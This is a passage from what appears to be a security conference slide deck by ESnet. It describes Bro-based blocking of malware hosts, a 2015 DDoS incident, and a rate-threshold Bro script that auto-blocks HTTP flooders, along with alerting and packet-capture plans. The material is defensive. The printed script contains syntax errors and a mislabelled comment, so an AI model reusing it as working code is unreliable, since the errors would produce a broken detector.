- ESnet and LBL have since worked together to extend this policy:
  - Locate and extract the host in the payload
  - Block the host in the payload
  - Add the indicator to the running Intel data
    - Future: Write this out to a more permanent local Intel file
- Note: It's still possible the victim system grabs the malware as we're dealing with a race condition between our active blocking infrastructure and the victim's download.

# DDoS Response w/ Bro

- Background:
  - Websites: es.net, fasterdata.es.net, cmsweb1.es.net, www2.ecs.es.net are all hosted on the same system.
  - ESnet has experienced a DDoS of these sites in the past
- Morning of April 3<sup>rd</sup>, 2015
  - 7:04am: An attack began and Operations called the infrastructure team to report the outage.
  - Engineer responded by tracking open connections on the server and blocking 14 attacking IPs.
  - 8:42am: The attack appeared to stop.

# DDoS Response: Traffic Graph

## April 2015 DDoS Attack



( Attack traffic as seen via ESnet Tools Team graphing tool. )

# DDoS Response w/ Bro

- Blocking IPs by hand was effective, but does not scale for a larger attack.
- Pulled a packet trace for the known attacking IPs.
  - Examined traffic for patterns in the attack.
  - We got lucky:
    - Attack traffic was just SYN packets and flooding of “GET /” requests.
- A Bro policy was written and implemented that afternoon, tuned to a level seen in the original attack
  - Any host with more than 60 requests in 10 seconds would be automatically blocked.
  - It would have blocked 66 hosts during the first attack, significantly more than the 14 done by hand, without any human interaction.

```

module DDoS;
@load base/frameworks/sumstats

export {
    redef enum Notice::Type += {
        ## Indicates that a host may have attempted a bash cgi header attack
        HTTP_DDoS_Attempt
    };

    const http_request_limit: double 60 &redef;
    const request_timeout = 10 sec &redef;
}

event bro_init(){
    local r1 = SumStats::Reducer($stream="ddos http request",
        $apply=set(SumStats::SUM, SumStats::SAMPLE),$num_samples=1);

    SumStats::create([$name = "ddos http request",
        $epoch = request_timeout,
        $reducers = set(r1),
        $threshold = http_request_limit,
        $threshold_val(key: SumStats::Key, result: SumStats::Result) =
            { return result["ddos http request"]$sum; },
        $threshold_crossed(key: SumStats::Key, result: SumStats::Result) =
            {
                NOTICE([$note=HTTP_DDoS_Attempt,
                    $msg=fmt("%s attempted %.0f http requests against %s ",
                        key$host, result["ddos http request"]$sum,
                        result["ddos http request"]$samples[0]$str)
                    $src=key$host,
                    $identifier=cat(key$host)];
            }]);
}

event http_request(c: connection, method: string, original_URI: string,
    unescaped_URI: string, version: string) &priority=3
{
    if(original_URI == "/"){
        SumStats::observe("ddos http request",[$host=c$cid$orig_h],[Sstr=cat(c$cid$resp_h)]
    }
}

```

Create a Notice type  
and set tunable  
threshold


This is all SumStats  
setup during Bro  
initialization

Add observation during  
http\_request event

# Security Data Aggregation

- One of our biggest concerns building a small security team is the handling of alerts.
  - Currently only two of us on call.
- Incident tracking
  - ESnet uses ServiceNow internally. Works well enough for our low incident load.
- Alert tracking
  - We didn't want anything too heavy handed and didn't want to do it via email.
- Aggressive reduction of false positives.

# Data Aggregation



# Contributions and Challenges

- SCinet Security team.
- Dumbno (NCSA/Justin) now supports IPv6 shunting!
  - Hoping to expand to the capability where the normally shunted traffic will actually go to a separate Bro worker.
- iPerf Vulnerability
  - Cisco TALOS alerted us to a DoS and possible remote-code execution
  - Bug was in old version of a 3<sup>rd</sup> party JSON parsing library.
  - Coordinated fix to coincide w/ feature release
  - Released advisory and Bro policy to REN-ISAC two days early.



# Things we need to improve...

- Full Packet Capture
  - Many years old, running out of local disk space
  - Stores traces in 2-hour windows
  - Very difficult to search quickly during an investigation
  - Time Machine, Google's stenographer, ...
- Looking for feedback on your setup!



# Wrap-Up

- [dopheide@es.net](mailto:dopheide@es.net)
- NSF Cybersecurity Summit
  - ESnet will be speaking on the ScienceDMZ model and risk-based security
- ESnet is 30year timeline
  - <http://www.es.net/timeline/timeline-assets/timeline.html>
- Just like winter...
  - ESnet6 is coming!